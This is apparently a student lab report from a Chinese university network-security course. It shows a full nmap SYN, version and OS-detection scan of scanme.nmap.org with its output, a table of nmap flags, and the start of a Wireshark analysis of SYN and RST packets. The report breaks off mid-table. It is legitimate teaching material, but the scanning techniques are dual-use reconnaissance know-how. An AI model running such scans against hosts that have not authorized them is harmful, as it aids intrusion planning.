编号：_____

实验	一	二	三	四	五	六	七	八	总评	教师签名
成绩										

武汉大学国家网络安全学院

课程实验(设计)报告

课程名称 ： 网络安全实验

实验内容 ： 网络安全大作业

专业(班) ： 网安 6 班

学　　号 ： 2021302181152

姓　　名 ： 邓鹏

任课教师 ： 罗敏

2024 年 5 月 21 日

目 录

实验　网络安全大作业

1. 实验名称

网络安全大作业

2. 实验目的

Part 1: Nmap 端口扫描
Part 2: Wireshark 数据包嗅探
Part 3: 程序包处理（go 语言实现）
Part 4: 中间人攻击（ARP 欺骗，DNS 欺骗，HTTP 欺骗，go 语言实现）

3. 实验环境

- nmap
- wireshark
- go 环境
- gopacket
- Docker

4. 实验步骤及内容

4.1 Nmap 端口扫描（Nmap Port Scanning）

4.1.1 实验概述

使用 nmap 工具对服务器 scanme.nmap.org 进行端口扫描，并使用 Wireshark 记录流量。扫描要求包括使用 TCP SYN 扫描、启用操作系统检测和版本检测、进行快速扫描（-T4）并扫描所有端口。获取结果后，报告使用的完整命令、目标服务器的 IP 地址、开放端口及其运行的服务名称，以及目标机器的 Web 服务器软件和版本。

4.1.2 相关原理

Nmap 是一款非常强大的主机发现和端口扫描工具，而且 nmap 运用自带的脚本，

还能完成漏洞检测，同时支持多平台。

Nmap 相关命令

命令	命令解释
-A	全面扫描/综合扫描
-sS	使用 SYN 半开放式扫描，隐蔽扫描
-sT	扫描开放的 TCP 端口
-sU	扫描开放的 UDP 端口
-p	扫描指定的端口
-T4	快速扫描，常用扫描的方式
-sV	版本探测，可配合 -A 参数结果更详细
--allports	全端口探测
-O	启用操作系统探测
-v	显示扫描过程中详细信息
--script=firewalk	探测防火墙
-sN, -sF, -sX	隐蔽扫描
-sY	SCTP INIT 扫描
-sA	TCP ACK 扫描
-sW	TCP 窗口扫描
-sM	TCP Maimon 扫描
-sO	探测主机支持哪些 IP 协议

Nmap 向目标主机发送报文并根据返回报文从而认定端口的 6 种状态。（注意：这六种状态只是 namp 认为的端口状态，例如：有些主机或者防火墙会返回一些不可靠的报文从而妨碍 nmap 对端口开放问题的确认）。

• Open（开放的）：端口处于开放状态，意味着目标机器上的应用程序正在该端口监听连接/报文；

• Closed（关闭的）：端口处于关闭状态。这里我们值得注意的是关闭的端口也是可访问的，只是该端口没有应用程序在它上面监听，但是他们随时可能开放；

• Filtered（过滤的）：由于包过滤阻止探测报文到达端口， Nmap 无法确定该端口是否开放。过滤可能来自专业的防火墙设备，路由器规则或者主机上的软件防火墙；

• Unfiltered（未被过滤的）：意味着端口可访问，但 Nmap 不能确定它是开放还是关闭。这种状态和 filtered 的区别在于：unfiltered 的端口能被 nmap 访问，但是 nmap 根据返回的报文无法确定端口的开放状态，而 filtered 的端口直接就没能够被 nmap 访问。端口被定义为 Unfilterd 只会发生在 TCP ack 扫描类型时当返回 RST 的报文。而端口被定义为 filtered 状态的原因是是报文被防火墙设备，路由器规则，或者防火墙软件拦截，无法送达到端口，这通常表现为发送 NMAP 的主机收到 ICMP 报错报文，或者主机通过多次重复发送没有收到任何回应）。

• Open|filtered 状态：这种状态主要是 nmap 无法区别端口处于 open 状态还是 filtered 状态。这种状态只会出现在 open 端口对报文不做回应的扫描类型中，如：udp，ip protocol ，TCP null，fin，和 xmas 扫描类型。

• Closed|filtered 状态：这种状态主要出现在 nmap 无法区分端口处于 closed 还是 filtered 时。

4.1.3 实验内容

命令行输入代码 nmap -sS -p- -T4 -A scanme.nmap.org
其中：
-sS 表示使用 TCP SYN 方式扫描 TCP 端口；
-p-表示扫描所有端口。
-T4 表示时间级别配置 4 级；
-A 表示启用操作系统检测、版本检测、脚本扫描和 traceroute。


代码运行效果如下：

```
C:\Users\35083>nmap -sS -p- -T4 -A scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-21 15:20 中国标准时间
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open     http           Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1025/tcp  filtered NFS-or-IIS
3127/tcp  filtered ctx-bridge
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6129/tcp  filtered unknown
9929/tcp  open     nping-echo     Nping echo
9996/tcp  filtered palace-5
31337/tcp open     tcpwrapped
Device type: general purpose|firewall|router
Running (JUST GUESSING): Linux 4.X|5.X|6.X|3.X (97%), IPFire 2.X (91%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:5.15 cpe:/o:linux:linux_kernel:6.1
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:3
Aggressive OS guesses: Linux 4.19 - 5.15 (97%), Linux 4.15 (92%), IPFire 2.27 (Linux 5.15 - 6.1) (91%), Linux 5.4 (91%), Li
nux 5.0 - 5.14 (88%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (88%), Linux 3.11 - 4.9 (88%), Linux 3.2 - 3.8 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 21 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   28.00 ms  10.201.127.254
2   30.00 ms  10.34.127.6
3   29.00 ms  10.34.127.1
4   14.00 ms  172.16.254.41
5   ... 20
21  247.00 ms scanme.nmap.org (45.33.32.156)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1287.79 seconds
```


分析结果，其中目标服务器 scanme.nmap.org 的 IP 地址为 45.33.32.156。

```
C:\Users\35083>nmap -sS -p- -T4 -A scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-21 15:20 中国标准时间
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
```

开放端口的 state 为 open，所以开放端口为 22/ssh、80/http、9929/nping-echo、31337/tcpwrapped



查看 web 服务器信息，找运行 http 服务的，所以 Web 服务器信息是 Apache httpd 2.4.7 (Ubuntu) Ports: 80



4.1.4 整理答案

1.What is the full command you used to run the port scan (including arguments)?
你用来运行端口扫描的完整命令（包括参数）是什么？

答：nmap -sS -p- -T4 -A scanme.nmap.org

2.What is the IP address of scanme.nmap.org?
scanme.nmap.org 的 IP 地址是什么？

答：45.33.32.156

3.What ports are open on the target server? What applications are running on those ports?(For this part, you only need to report the service name printed by nmap.)
目标服务器上哪些端口是开放的？这些端口上运行哪些应用程序？（对于这部分，你只需报告 nmap 打印的服务名称）

答：

开放端口	应用程序（服务）
22	ssh
80	http
9929	nping-echo

31337	tcpwrapped

即 <22: ssh>,<80: http>, <31337: tcpwrapped>, <9929: nping-echo>

4. The target machine is also running a webserver. What webserver software and version is being used? What ports does it run on?
目标机器还运行一个 Web 服务器。使用的是哪种 Web 服务器软件和版本？它运行在哪些端口上？

答：web 服务器：Apache httpd 2.4.7 (Ubuntu)；运行端口：80
即 SOFTWARE=<Apache httpd>, VERSION=<2.4.7>, PORTS=<80>

4.2 Wireshark 数据包嗅探（Wireshark Packet Sniffing）

4.2.1 实验概述

使用 Wireshark 工具来监控本地网络流量，并分析 nmap 扫描期间生成的流量。首先，在实际运行 nmap 扫描之前，启动 Wireshark 并记录 nmap 将使用的接口上的流量。
使用 Wireshark 的过滤功能查看 nmap 扫描单个端口时的数据包流，并报告以下与目标服务器(scanme.nmap.org)相关的信息：1) 端口“关闭”的含义，更具体地说，服务器对发送到“关闭”端口的 SYN 数据包有什么 TCP 数据包类型的响应；2) 端口“过滤”的含义，更具体地说，服务器对发送到“过滤”端口的 SYN 数据包有什么 TCP 数据包类型的响应；3) 除了对 Web 服务器执行 HTTP GET 请求外，nmap 还发送了哪些其他 HTTP 请求类型；4) nmap 更改了哪些 TCP 参数以识别主机的操作系统。
最后，创建一个名为 WiresharkAnswers.txt 的文本文件，包含上述四个问题的答案。每个问题的答案应简洁明了，不超过两到三句话。通过这些步骤，你将使用 Wireshark 监控并分析 nmap 扫描期间的数据包流量，从而理解不同情况下的网络行为和响应。

4.2.2 相关原理

• TCP 协议：在 TCP 协议中，当一个端口关闭时，表示没有服务在该端口上监听。当客户端向关闭的端口发送一个 SYN 包时，服务器会返回一个 RST（重置）包来拒绝连接。
• TCP 三次握手：当客户端想要与服务器建立连接时，它会发送一个 SYN 包。如果端口是关闭的，服务器会返回一个 RST 包。
- SYN：客户端向服务器发送一个 SYN 数据包，请求建立连接并同步序列号。
- SYN-ACK：服务器收到 SYN 数据包后，返回一个 SYN-ACK 数据包，表示接受连接请求并同步序列号。
- ACK：客户端收到 SYN-ACK 数据包后，发送一个 ACK 数据包，确认连接建立。

•防火墙和过滤器：当端口被过滤时，表示防火墙或路由器阻止了数据包的通过。对于被过滤的端口，服务器通常不会响应 SYN 包。
• HTTP 请求方法：nmap 在进行服务探测时，除了发送 HTTP GET 请求外，还可能发送其他 HTTP 请求（如 OPTIONS、PROPFIND 和 POST 请求）以确定服务器支持的方法和特性。
• Nmap 维护一个 nmap-os-db 数据库，存储了上千种操作系统信息，简单一点来说,Nmap 通过 TCP/IP 协议栈的指纹信息来识别目标主机的操作系统信息，这主要是利用了 RFC 标准中，没有强制规范了 TCP/IP 的某些实现,于是不同的系统中 TCP/IP 的实现方案可能都有其特定的方式，这些细节上的差异，给 nmap 识别操作系统信息提供了方案，具体一点说,Nmap 分别挑选一个 close 和 open 的端口，分别发送给一个经过精心设计的 TCP/UDP 数据包，当然这个数据包也可能是 ICMP 数据包。然后根据收到返回报文,生成一份系统指纹。通过对比检测生成的指纹和 nmap-os-db 数据库中的指纹，来查找匹配的系统。最坏的情况下，没有办法匹配的时候,则用概率的形式枚举出所有可能的信息。

所谓的指纹，即由特定的回复包提取出的数据特征。

Nmap 通过以下几种类型的数据包来探测目标主机的响应特征：
- TCP Sequence Generation（序列生成）
- ICMP Echo（ICMP 回显）
- TCP Explicit Congestion Notification（TCP 明确拥塞通知）
- TCP Packets（TCP 数据包）
- UDP Packets（UDP 数据包）

这些数据包包含特定的 TCP/IP 参数和选项，Nmap 通过修改这些参数和选项来生成特定的探测包，并根据目标主机的响应生成指纹。


具体的 TCP 参数和选项有：
- Maximum Segment Size (MSS)：TCP 选项，定义发送方允许的最大段大小。
- Window Scale：TCP 选项，扩展窗口大小。
- Selective Acknowledgement (SACK) Permitted：TCP 选项，允许选择性确认。
- Timestamps：TCP 选项，用于测量往返时间和防止包重传。
- No-Operation (NOP)：TCP 选项，用于对齐。

4.2.3 实验内容


先打开 wireshark 开始捕获流量后，再在终端运行 nmap -sS -p- -T4 -A scanme.nmap.org

```
Microsoft Windows [版本 10.0.19045.4412]
(c) Microsoft Corporation。保留所有权利。

C:\Users\35083>nmap -sS -p- -T4 -A scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-21 16:01 中国标准时间
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.52s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open     http           Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1025/tcp  filtered NFS-or-IIS
3127/tcp  filtered ctx-bridge
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6129/tcp  filtered unknown
9929/tcp  open     nping-echo     Nping echo
9996/tcp  filtered palace-5
31337/tcp open     tcpwrapped
Device type: general purpose|firewall|router
Running (JUST GUESSING): Linux 4.X|5.X|6.X|3.X (97%), IPFire 2.X (91%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:5.15 cpe:/o:linux:linux_kernel:6
.1 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:3
Aggressive OS guesses: Linux 4.19 - 5.15 (97%), Linux 4.15 (92%), IPFire 2.27 (Linux 5.15 - 6.1) (91%), Linux 5.4 (90%),
 Linux 5.0 - 5.14 (88%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (88%), Linux 3.11 - 4.9 (88%), Linux 3.2 - 3.8 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 22 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   17.00 ms  10.201.127.254
2   33.00 ms  10.34.127.6
3   37.00 ms  10.34.127.1
4   113.00 ms 172.16.254.41
5   ... 21
22  223.00 ms scanme.nmap.org (45.33.32.156)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1461.55 seconds
```


Wireshark 捕获的流量如下




在 Wireshark 界面顶部的过滤器栏中输入以下过滤器：tcp.flags.syn == 1 && tcp.flags.ack == 0，找到所有 SYN 包，结果如下：




选择目标IP地址为45.33.32.156的一个SYN包，右键点击并选择“追踪流”>“TCP Stream”，查看该 TCP 会话的所有数据包。



可以得到该会话的数据包，可以发现是 RST 包




关闭窗口后，再过滤 tcp.flags.reset == 1，得到所有的 RST 包，我们可以找到相应的 RST 包。



根据命令行的结果，我们可以看到有很多端口都被 filtered，故选择在 wireshark 中过滤这些端口查找结果。


```
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open     http           Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1025/tcp  filtered NFS-or-IIS
3127/tcp  filtered ctx-bridge
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6129/tcp  filtered unknown
9929/tcp  open     nping-echo     Nping echo
9996/tcp  filtered palace-5
31337/tcp open     tcpwrapped
Device type: general purpose|firewall|router
```

比如，在 wirkeshark 中使用 tcp.port==135 过滤




No.	Time	Source	Destination	Protocol	Lengtl	Info
307	4.227380	10.201.96.234	45.33.32.156	TCP	58	60868 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
402	5.427629	10.201.96.234	45.33.32.156	TCP	58	60870 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1107	7.693961	10.201.96.234	45.33.32.156	TCP	58	60872 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4373	29.445947	10.201.96.234	45.33.32.156	TCP	58	60874 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
45554	297.340641	10.201.96.234	45.33.32.156	TCP	58	60876 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

追踪流发现，只有请求，没有响应。



No.	Time	Source	Destination	Protocol	Lengtl	Info
307	4.227380	10.201.96.234	45.33.32.156	TCP	58	60868 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

多次尝试，发现结果一样，都是没有响应。




No.	Time	Source	Destination	Protocol	Lengtl	Info
107929	658.234765	10.201.96.234	45.33.32.156	TCP	58	60868 → 137 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

No.	Time	Source	Destination	Protocol	Lengtl	Info
48754	318.710298	10.201.96.234	45.33.32.156	TCP	58	60868 → 138 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


No.	Time	Source	Destination	Protocol	Lengtl	Info
